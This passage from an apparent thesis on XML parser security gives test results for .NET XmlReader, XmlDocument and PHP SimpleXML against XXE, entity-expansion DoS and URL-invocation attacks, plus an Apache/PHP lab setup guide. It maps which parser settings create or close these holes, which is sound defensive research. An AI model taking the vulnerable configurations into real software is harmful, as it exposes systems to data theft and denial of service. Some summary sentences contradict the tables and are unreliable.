testInternalSubset_ExternalPEReferenceInDTD_DtdProcessing_Parse _XmlResolver	Checks whether feature mitigates attack DtdProcessing = Parse: Process the DTD XmlResolver = null: Do not load external resources	0	1	XmlException "Reference to undeclared entity"	Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	0	0	XmlException "DTD is prohibited"	core
testInternalSubset_PEReferenceInDTD_DtdProcessing_Parse	Checks whether feature facilitates attack DtdProcessing = Parse: Process the DTD	1	0		Add.
testInternalSubset_PEReferenceInDTD_DtdProcessing_Parse _MaxCharactersFromEntities	Checks whether feature mitigates attack DtdProcessing = Parse: Process the DTD MaxCharactersFromEntities = 1: Restrict the size of entities	0	1	XmlException "exceeded limit set by MaxCharacters-FromEntities"	Add.
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	0	0	XmlException "DTD is prohibited"	core
testParameterEntity_core_DtdProcessing_Parse	Checks whether feature facilitates attack DtdProcessing = Parse: Process the DTD	1	0		Add.
testParameterEntity_core_DtdProcessing_Parse_XmlResolver	Checks whether feature mitigates attack DtdProcessing = Parse: Process the DTD XmlResolver = null: Do not load external resources	0	1	XmlException "Reference to undeclared entity"	Add.
testParameterEntity_doctype	resolve_entities = false: Do not process entities	0	0	XmlException "DTD is prohibited"	core
testParameterEntity_doctype_DtdProcessing_Parse	Checks whether feature facilitates attack DtdProcessing = Parse: Process the DTD	1	0		Add.
testParameterEntity_doctype_DtdProcessing_Parse_XmlResolver	Checks whether feature mitigates attack DtdProcessing = Parse: Process the DTD XmlResolver = null: Do not load external resources	0	1	XmlException "Reference to undeclared entity"	Add.
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	0	0	XmlException "DTD is prohibited"	core
testURLInvocation_doctype_DtdProcessing_Parse	Checks whether feature facilitates attack DtdProcessing = Parse: Process the DTD	1	0		Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testURLInvocation_doctype_DtdProcessing_Parse_XmlResolver	Checks whether feature mitigates attack DtdProcessing = Parse: Process the DTD XmlResolver = null: Do not load external resources	0	1		Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	0	0	XmlException "DTD is prohibited"	core
testURLInvocation_externalGeneralEntity_DtdProcessing_Parse	Checks whether feature facilitates attack DtdProcessing = Parse: Process the DTD	1	0		Add.
testURLInvocation_externalGeneralEntity_DtdProcessing_Parse _XmlResolver	Checks whether feature mitigates attack DtdProcessing = Parse: Process the DTD XmlResolver = null: Do not load external resources	0	1		Add.
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0		core
testURLInvocation_noNamespaceSchemaLocation_ValidationType _Schema	Checks whether feature facilitates attack ValidationFlags = ProcessSchemaLocation: process XSD attributes ValidationType = Schema: Validate XML Schema	1	0		Add.
testURLInvocation_noNamespaceSchemaLocation_ValidationType _Schema_XmlResolver	Checks whether feature facilitates attack ValidationFlags = ProcessSchemaLocation: process XSD attributes ValidationType = Schema: Validate XML Schema XmlResolver = null: Do not load external resources	0	1		Add.
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	0	0	XmlException "DTD is prohibited"	core
testURLInvocation_parameterEntity_DtdProcessing_Parse	Checks whether feature facilitates attack DtdProcessing = Parse: Process the DTD	1	0		Add.
testURLInvocation_parameterEntity_DtdProcessing_Parse_XmlResolver	Checks whether feature mitigates attack DtdProcessing = Parse: Process the DTD XmlResolver = null: Do not load external resources	0	1		Add.
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0		core
testURLInvocation_schemaLocation_ValidationType_Schema	Checks whether feature facilitates attack ValidationFlags = ProcessSchemaLocation: process XSD attributes ValidationType = Schema: Validate XML Schema	1	0		Add.
testURLInvocation_schemaLocation_ValidationType_Schema _XmlResolver	Checks whether feature facilitates attack ValidationFlags = ProcessSchemaLocation: process XSD attributes ValidationType = Schema: Validate XML Schema XmlResolver = null: Do not load external resources	0	1		Add.
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testXInclude	Default Settings: XInclude attack	0	0		core
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	0	0	XmlException "DTD is prohibited"	core
testXXE_DtdProcessing_Parse	Checks whether feature facilitates attack DtdProcessing = Parse: Process the DTD	1	0		Add.
testXXE_DtdProcessing_Parse_MaxCharactersFromEntities	Checks whether feature mitigates attack DtdProcessing = Parse: Process the DTD MaxCharactersFromEntities = 1: Restrict the size of entities	0	1	XmlException "exceeded limit set by MaxCharacters-FromEntities"	Add.
testXXE_DtdProcessing_Parse_XmlResolver	Checks whether feature mitigates attack DtdProcessing = Parse: Process the DTD XmlResolver = null: Do not load external resources	0	1		Add.

Table 8.3.: Summary of all test results of .NET/XmlReader

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service Attacks

The parser is not vulnerable to DoS attacks by default.
The feature “DtdProcessing” (Parse) renders the parser vulnerable.

XXE / XXE Based on Parameter Entities Attacks

The parser is not vulnerable to XXE attacks by default.
The feature “DtdProcessing” (Parse) renders the parser vulnerable.

URL Invocation Attacks

The parser is not vulnerable to URL Invocation attacks by default.
The feature (i) “DtdProcessing” (Parse) or (ii) ‘ValidationFlags” (ProcessSchemaLocation) and “ValidationType” (Schema) render the parser vulnerable.

XInclude Attacks

The parser is not vulnerable to XXE attacks by default.

XSLT Attacks

The parser is not vulnerable to XXE attacks by default.

Summary

Table 8.4 summarizes the test results.

Table 8.4.: Accumulated test results of .NET/XmlReader

Total number of tests	**44**
Number of additional tests	28
BVS	**0**
BVS (%)	0
BVS (% total number of vulnerabilities)	0
BVS (% total number of tests)	0
VFS	**13**
VFS (% total number of vulnerabilities)	100
VFS (% total number of tests)	30
Total number of vulnerabilities	**13**
CMS	15
CMS (%)	54
BVS [Countermeasures]	**0**

The parser has a total of 44 tests, of which 28 are additional tests. The test results show that the BVS is 0, which accounts for a normalized vulnerability of 0 % on a scale from 0 to 100. This corresponds to 0 % of the total number of tests and for 0 % of all vulnerabilities.

The parser has many additional features and is therefore highly configurable. New features introduce 13 additional vulnerabilities. This accounts for 30 % of the total number of tests and for 100 % of all vulnerabilities. This yields a total count of 13 vulnerabilities. The CMS is 15, which accounts for 54 % of additional tests.

By default, the parser has a very good security level with a BVS of 0 %. Statistically, the parser is vulnerable to none of the attacks. Setting features introduces new vulnerabilities for DoS, XXE, XXE based on parameter entities and URL Invocation attacks. For all vulnerabilities which are induced by a feature, there is a feature which counteracts these vulnerabilities. None of the features can be used to harden the parser. We recommend using the parser with the default settings.

8.4. XmlDocument

This section discusses the .NET parser **XmlDocument**. First we give an **Introduction** to the parser in Section 8.4.1, then discuss the **Available Settings** in Section 8.4.2 and finally summarize the **Impact** in Section 8.4.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section C.2. We recommend readers who would like to get more insight into the test results, to first read Section 8.4.2 and then proceed to the test results.

8.4.1. Introduction to XmlDocument

XmlDocument [mic15g] implements DOM level 1 and 2. Listing 8.4 shows a minimal example of using XmlDocument.

```
1  using System;
2  using System.Xml;
3  namespace XMLDocument
4  {
5      class XMLDocument
6      {
7          static void Main(string[] args)
8          {
9              String filename = "C:/Christopher_Spaeth/code/
                   xml_files_windows/standard.xml";
10             XmlDocument xmlDoc = new XmlDocument();
11             xmlDoc.Load(filename);
12             String content = xmlDoc.DocumentElement.InnerText;
13             Console.Write(content);
14             Console.ReadKey();
15         }
16     }
17 }
```

Listing 8.4: Example of using XmlDocument

Execute this example in Visual Studio by clicking “Build->Build Solution (F6)” and clicking “start”.

- ⋆ Line 1: Import System package; This contains basic datatypes such as String.
- ⋆ Line 2: Import System.XML package; This contains the XMLDocument class
- ⋆ Line 3-8: Generated by Creation Wizard. (New Console Application [mic15a])
- ⋆ Line 9: Declare a variable “filename” of type “String”; This is the path to the XML document.
- ⋆ Line 10: Create a new class XmlDocument.

- ⋆ Line 11: Extract the [43] content of the root [39] element.
- ⋆ Line 12: Print the [43] content to the console.
- ⋆ Line 13: Keep the command prompt open until a user input is received.
- ⋆ Line 14-16: Generated by Creation Wizard.

8.4.2. Available Settings of XmlDocument

The API for XmlDocument [mic15g] does not mention any options for governing the processing of entities.

However, we would like to note that the `load()` method is overloaded multiple times and can be used differently [Sul09] as shown in Listing 8.5.

```
1 String filename = "C:/Christopher_Spaeth/code/xml_files_windows/
     standard.xml";
2 XmlReaderSettings settings = new XmlReaderSettings();
3 XmlReader reader = XmlReader.Create(filename, settings);
4 XmlDocument xmlDoc = new XmlDocument();
5 xmlDoc.Load(reader);
6 String content = xmlDoc.DocumentElement.InnerText;
7 Console.Write(content);
8 Console.ReadKey();
```

Listing 8.5: Example of using XmlDocument with XmlReader

Depending on which way XmlDocument is used, it is either vulnerable by default or not. This is due to the default configuration of `XmlReader` and `XmlReaderSettings`, respectively. Because XmlDocument uses an `XmlReader` as its underlying parser, it has the same features available. These are discussed in more detail in Section 8.3.2.

XmlDocument has support for XInclude if the add-on `XInclude` is installed.

8.4.3. Impact

Table 8.5 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_core_XmlReader	Checks whether feature **mitigates** attack XmlReader: XmlReader with default settings	0	1	XmlException "DTD is prohibited"	Add.
testDOS_entitySize	Default Settings: Quadratic blowup attack	0	0		core
testDOS_indirections	Default Settings: Billion laughs attack	1	0		core
testDOS_indirections_XmlReader	Checks whether feature **mitigates** attack XmlReader: XmlReader with default settings	0	1	XmlException "DTD is prohibited"	Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	1	0		core
testInternalSubset_ExternalPEReferenceInDTD_XmlReader	Checks whether feature **mitigates** attack XmlReader: XmlReader with default settings	0	1	XmlException "DTD is prohibited"	Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	1	0		core
testInternalSubset_PEReferenceInDTD_XmlReader	Checks whether feature **mitigates** attack XmlReader: XmlReader with default settings	0	1	XmlException "DTD is prohibited"	Add.
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	1	0		core
testParameterEntity_core_XmlReader	Checks whether feature **mitigates** attack XmlReader: XmlReader with default settings	0	1	XmlException "DTD is prohibited"	Add.
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	1	0		core
testParameterEntity_doctype_XmlReader	Checks whether feature **mitigates** attack XmlReader: XmlReader with default settings	0	1	XmlException "DTD is prohibited"	Add.
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	1	0		core
testURLInvocation_doctype_XmlReader	Checks whether feature **mitigates** attack XmlReader: XmlReader with default settings	0	1	XmlException "DTD is prohibited"	Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	1	0		core
testURLInvocation_externalGeneralEntity_XmlReader	Checks whether feature **mitigates** attack XmlReader: XmlReader with default settings	0	1	XmlException "DTD is prohibited"	Add.
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0		core
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	1	0		core
testURLInvocation_parameterEntity_XmlReader	Checks whether feature **mitigates** attack XmlReader: XmlReader with default settings	0	1	XmlException "DTD is prohibited"	Add.
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0		core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testURLInvocation_XInclude_XIncludingReader	Checks whether feature **facilitates** attack XIncludingReaderr: Process XInclude	1	0	XmlException "DTD is prohibited"	Add.
testXInclude	Default Settings: XInclude attack	0	0		core
testXInclude_XIncludingReader	Checks whether feature **facilitates** attack XIncludingReaderr: Process XInclude	1	0	XmlException "DTD is prohibited"	Add.
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	1	0		core
testXXE_XmlReader	Checks whether feature **mitigates** attack XmlReader: XmlReader with default settings	0	1	XmlException "DTD is prohibited"	Add.

Table 8.5.: Summary of all test results of XmlDocument

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service / XXE / XXE Based on Parameter Entity Attacks

The parser is vulnerable to DoS and XXE attacks by default.
The following countermeasures are available:
(i) Apply an XmlReader with default settings.

URL Invocation Attacks

The parser is vulnerable to URL Invocation attacks by default.
The method “load() using an XIncludingReader” renders the parser vulnerable.
The following countermeasures are available:
(i) Apply an XmlReader with default settings. However, this does not apply for the XIncludingReader.

XInclude Attacks

The parser is not vulnerable to XXE attacks by default.
The method “load() using an XIncludingReader” renders the parser vulnerable.

XSLT Attacks

The parser is not vulnerable to XXE attacks by default.

Summary

Table 8.6 summarizes the test results.

Table 8.6.: Accumulated test results of XmlDocument

Total number of tests	**28**
Number of additional tests	12
BVS	**10**
BVS (%)	63
BVS (% total number of vulnerabilities)	83
BVS (% total number of tests)	36
VFS	**2**
VFS (% total number of vulnerabilities)	17
VFS (% total number of tests)	7
Total number of vulnerabilities	**12**
CMS	10
CMS (%)	83
BVS[Countermeasures]	**0**

The parser has a total of 28 tests, of which 12 are additional tests. The test results show that the BVS is 10, which accounts for a normalized vulnerability of 63 % on a scale from 0 to 100. This corresponds to 36 % of the total number of tests and for 83 % of all vulnerabilities.

The parser has a number of additional features and is therefore to some extent configurable. New features introduce 2 additional vulnerabilities. This accounts for 7 % of the total number of tests and for 17 % of all vulnerabilities. This yields a total count of 12 vulnerabilities. The CMS is 10, which accounts for 83 % of additional tests.

By default, the parser has a bad security level with a BVS of 63 %. Statistically, the parser is vulnerable to two-thirds of the attacks. Looking at the results more closely reveals that the parser is vulnerable XXE, XXE based on parameter entities and URL Invocation attacks. Setting features introduces new vulnerabilities for XInclude and URL Invocation attacks. For a number of vulnerabilities which are induced by a feature, there is a feature which counteracts these vulnerabilities. However, there aren't any features like this for URL Invocation or XInclude attacks. In fact, these features can be used to mitigate existing vulnerabilities in order to harden the parser. We recommend using the parser with setting a "XmlReader" with default settings to mitigate XXE, XXE based on parameter entities and URL Invocation attacks. Other features should not be used. This mitigates all attack vectors and the parser is secure.

8.5. Impact of all .NET Parsers

This section summarizes the test results of all tested .NET parsers. Figure 8.2 provides an overview of the test results of all the .NET parsers assessed in our trial.



Figure 8.2.: Comparison of the security of different parsers

If the parser is used with its factory defaults, XmlReader is the most secure option with zero (0) vulnerabilities, followed by XmlDocument with ten (10) vulnerabilities. XmlReader offers a lot of features which can elevate the count of vulnerabilities up to seventeen (17). Statistically, this makes the parsers vulnerable to any tested attack vector.

Table 8.7 shows a detailed analysis of vulnerabilities for each parser.

Table 8.7.: Comparison of vulnerabilities of different .NET parsers

	DOS	**XXE**	**XXE Parameter**	**URL Invocation**	**XInclude**	**XSLT**
XmlReader	no	no	no	no	no	no
XmlDocument	no	yes	yes	yes	no	no

XmlDocument is vulnerable to XXE, XXE attacks based on parameter entities and URL Invocation attacks. Apart from that, there are no other vulnerabilities. Interested readers can find a more detailed description of the results in the corresponding section about the parser.

Finally, Figure 8.3 summarizes the vulnerabilities categorized by attack vectors.



Figure 8.3.: Vulnerabilities of .NET parsers categorized by attack vector

9. PHP

This chapter discusses the installation and setup of our working environment in Section 9.1. Section 9.2 presents an overview of parsers in PHP. Then we will discuss the parsers SimpleXML in Section 9.3, DOMDocument in Section 9.4 and XMLReader in Section 9.5. Finally, in Section 9.6 we will summarize the impact of the presented parsers.

Readers interested in a comparison of all parsers can refer to Section 9.6. Readers who would like to gain more insight into the test results can read the corresponding sections to each parser description. Readers who do not plan to run any of our tests can skip Section 9.1.

9.1. Installation and Setup

This section describes the installation and setup of our working environment on Windows 7.

All version numbers provided are current and stable releases at the time of writing.

We describe here a complete guide for installing PHP v.5.6.11 [php15g] with Apache v.2.4 [apa15] and phpunit v.4.7 [Ber15b].

First, we download Apache [apa15] and extract it, as instructed in the readme file, to "C:/Apache24". In order to run the Apache service it is necessary to install the Visual C++ Redistributable for Visual Studio 2015 RC [mic15e], otherwise an error message "VCRUNTIME140.dll is missing" is raised when executing the Apache service.

We then execute the command "C:/Apache24/bin/httpd.exe" in a command prompt. This starts the web service.

We verify that Apache is successfully installed and started by visting "http://localhost" in web browser. A site stating "it works" is shown.

Second, we obtain the thread-safe version of PHP (v.5.6.11) for x64 [php15g]. These builds are declared "experimental" at the time of writing. We extract the contents of the downloaded zip file to "C:/php-5.6.11".

Third, we register PHP with Apache [Hen14]. The following description summarizes our steps.

1) Add the PHP directory "C:/php-5.6.11" to PATH variable. We verify in a new command prompt that the operation was successful by typing the command "php.exe –version" as shown in Listing 9.1.

```
1 C:\Users\dev>php.exe --version
2 PHP 5.6.11 (cli) (built: Jul  9 2015 20:55:30)
3 Copyright (c) 1997-2015 The PHP Group
4 Zend Engine v2.6.0, Copyright (c) 1998-2015 Zend Technologies
```

Listing 9.1: Output of successful installation of PHP

2) Integrate PHP with Apache

We modify file “C:/Apache24/conf/httpd.conf” as follows.

a) ADD a new line (at line 179) as in Listing 9.2.

```
1 LoadModule php5_module "c:/php-5.6.11/php5apache2_4.dll"
```

Listing 9.2: Integration of PHP with Apache : Adding the DLL

b) ADD a new line (at line 433) as in Listing 9.3.

```
1 AddType application/x-httpd-php .php
```

Listing 9.3: Integration of PHP with Apache : Associating the PHP file extension

c) We create a new file “C:/Apache24/htdocs/index.php as in Listing 9.4 which outputs information about PHP.

```
1 <?PHP
2 phpinfo ();
3 ?>
```

Listing 9.4: Testing successful integration of PHP with Apache

We visit the site “http://localhost/index.php” with a web browser and verify that the path corresponds to the installed PHP installation.

3) We change the document root of Apache to the development directory of the XML parsers. Note: As a quick-fix one can just copy the parsers to “C:/Apache24/htdocs/.

We modify the file “C:/Apache24/conf/httpd.conf” as follows:

a) CHANGE the default DocumentRoot as in Listing 9.5

```
1 DocumentRoot "C:/Apache24/htdocs"
```

Listing 9.5: Old value of DocumentRoot in httpd.conf

to the value in Listing 9.6

```
1 DocumentRoot "C:/Christopher\_Spaeth/code/php"
```

Listing 9.6: New value of DocumentRoot in httpd.conf

b) CHANGE the value in Listing 9.7

```
1 <Directory "C:/Apache24/htdocs">
```

Listing 9.7: Old value of Directory in httpd.conf

to the value in Listing 9.8

```
1 <Directory "C:/Christopher\_Spaeth/code/php">
```

Listing 9.8: New value of Directory in httpd.conf

c) We verify that the modifications have been successfully applied by visiting the URL “http://localhost” with a web browser. We now see a directory listing of the implemented parser.

Fourth, we download and install phpunit (v.4.7) [Ber15b]. We use the directory “C:/phpunit” as our target directory in step 1 and follow the steps from the installation notes for Windows [Ber15a].

9.1.1. Network and Firewall

Since our tests use a local web server, we advise users to properly configure their firewalls. Otherwise network related problems are encountered when executing any tests that depend on network connectivity (like URL Invocation, Parameter Entities). We choose to disable the Windows firewall while executing the test set.

9.2. Overview of Parsers

This section gives an overview of the available parsers in PHP. We found the following parsers for PHP: (i) SimpleXML , (ii) DOMDocument, (iii) XMLReader, (iv) libxml, (v) XMLParser, (vi) SDO, (vii) WDDX, (viii) XMLDiff, (ix) XMLWriter. All the parsers are listed on the PHP API for XML manipulation [php15k]. Parsers (i) to (iii) are based on (iv) libxml. (v) XMLParser is based on expat and requires implementing custom handlers. We started a small implementation, but soon realized that this is beyond the scope of this thesis. (vi) SDO is an interface for working with different data sources, (vii) WDDX is used for exchanging data between applications, (viii) XMLDiff for showing the difference between two XML documents and (ix) XMLWriter is the complement to XMLReader for generating non-cached XML data.

We conducted tests for (i) to (iii). A number of other listed implementations seem to be beyond the scope of this thesis or only applicable to specific scenarios.

9.3. SimpleXML

This section discusses the PHP parser **SimpleXML**. First we give an **Introduction** to the parser in Section 9.3.1, then discuss the **Available Settings** in Section 9.3.2 and finally summarize the **Impact** in Section 9.3.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section D.1. We recommend readers who would like to get more insight into the test results, to first read Section 9.3.2 and then proceed to the test results.

9.3.1. Introduction to SimpleXML

SimpleXML [php15i] converts an XML document into a data structure and allows access to arbitrary elements in a DOM-like manner [php15e]. The parser is based on libxml2 and has namespace support.

Listing 9.9 provides a minimal example of using SimpleXML.

```
1 <?php
2 $xml = simplexml_load_file("../../xml_files_windows/standard.xml");
3 $name = $xml->getName();
4 $content = $xml->__toString();
5 echo $name;
6 echo $content;
7 ?>
```

Listing 9.9: Example of using SimpleXML

Execute this example by first starting the Apache web server and access file “SimpleXML.php” in a web browser.

- ⋆ Line 1: Load and parse the XML document.
- ⋆ Line 2: Access the [5] name of the root [39] element.
- ⋆ Line 3: Access the [43] content of the root [39] element.
- ⋆ Line 4 and 5: Print out the [5] name and [43] content of the root [39] element.

The method (i) `simplexml_load_string` and (ii) `simplexml_import_dom` can be used as an alternative to parse an XML document. The method (ii) `simplexml_import_dom` can be used in conjunction with DOMDocument, another XML parser in PHP [php15j].

The methods `simplexml_load_file` and `simplexml_load_string` accept libxml2 constants as their third argument [php15h] for changing the default behavior of the parser. Listing 9.10 shows an example of supplying multiple libxml2 constants as ParseOptions.

```
1 <?php
2 $xml = simplexml_load_file("../../xml_files_windows/standard.xml",
3                              $class_name="SimpleXMLElement",
4                              $options=LIBXML_DTDLOAD|LIBXML_NONET);
```

Listing 9.10: Example of using multiple ParseOptions

Note that multiple options are supplied by using the vertical bar (|) character [php15j]. The `$class_name` must be explicitly supplied, if any ParseOptions are set. Otherwise the ParseOptions are ignored.

9.3.2. Available Settings of SimpleXML

Table 9.1 shows selected settings which are used for our tests [php15h].

Feature [php15h]	**Default**
LIBXML_DTDATTR Default DTD attributes	0
LIBXML_DTDLOAD Load the external subset	0
LIBXML_DTDVALID Validate with the DTD	0
LIBXML_NOENT Substitute entities	0
LIBXML_NONET Disable network access when loading documents	0
LIBXML_PARSEHUGE Sets XML_PARSE_HUGE flag, which relaxes any hardcoded limit from the parser. This affects limits like maximum depth of a document or the entity recursion, as well as limits of the size of text nodes.	0
LIBXML_XINCLUDE Implement XInclude substitution	0

Table 9.1.: Selected features of libxml [php15h]

Although, strictly speaking, these are ParseOptions, we call it a feature anyway to be consistent in our descriptions.

Some features are self-explanatory and do not require any additional comments, such as **PARSEHUGE** and **XINCLUDE**. Our test results show that annotations to other features are useful.
The feature **NOENT** affects the processing of both external general and parameter entities.

The features **DTDATTR** and **DTDLOAD** affect the loading of the [30] external subset in a system identifier and process any entity within the [30] external subset. Additionally, external parameter entities in the [28b] internal subset are also processed.
The feature **DTDVALID** affects the loading of the [30] external subset and processing of all entities both in the [28b] internal subset and the [30] external subset.
The feature **NONET** forbids network access if *true* is assigned and allows network access if *false* is assigned as a value.

The behavior of the parser can be summarized as follows: The parser (i) does not resolve external entities, (ii) does not load the [30] external subset, (iii) has an inbuilt limit for the number of entity references, (iv) allows network access and (v) does not process XInclude.

OWASP [owa15] recommends to set the method **disable_entity_loader** to true in the default PHP parser. As stated in the manual [php15f], setting **libxml_disable_entity_loader** affects not only resolving of external entitites but also the capability to load the XML file. Using this function before the parsing process starts prevents SimpleXML from retrieving the file as demonstrated in test cases ***_disable_entity_loader**. If this function is applied after the XML document has been loaded, it has no effect.

SimpleXML does not validate against an XML Schema [Tam12].

9.3.3. Impact

Table 9.2 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_entitySize	Default Settings: Quadratic blowup attack	1	0		core
testDOS_indirections	Default Settings: Billion laughs attack	0	0	PHPUnit_Framework_Error "Detected an entity reference loop in Entity"	core
testDOS_indirections_LIBXML_PARSEHUGE	Checks whether feature **facilitates** attack PARSEHUGE: Deactivate DoS protection	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	0	0	PHPUnit_Framework_Error "Entity 'intern' not defined"	core
testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	1	0		core
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	0	0	PHPUnit_Framework_Error "Entity 'all' not defined"	core
testParameterEntity_core_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testParameterEntity_core_LIBXML_DTDATTR_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_core_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testParameterEntity_core_LIBXML_DTDLOAD_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_core_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testParameterEntity_core_LIBXML_DTDVALID_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_core_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testParameterEntity_core_LIBXML_NOENT_NONET	Checks whether feature **mitigates** attack NOENT: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	0	0		core
testParameterEntity_doctype_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testParameterEntity_doctype_LIBXML_DTDATTR_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_doctype_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testParameterEntity_doctype_LIBXML_DTDLOAD_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_doctype_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testParameterEntity_doctype_LIBXML_DTDVALID_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Validation failed: no DTD found !"	Add.
testParameterEntity_doctype_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	0	0	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	0	0		core
testURLInvocation_doctype_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.

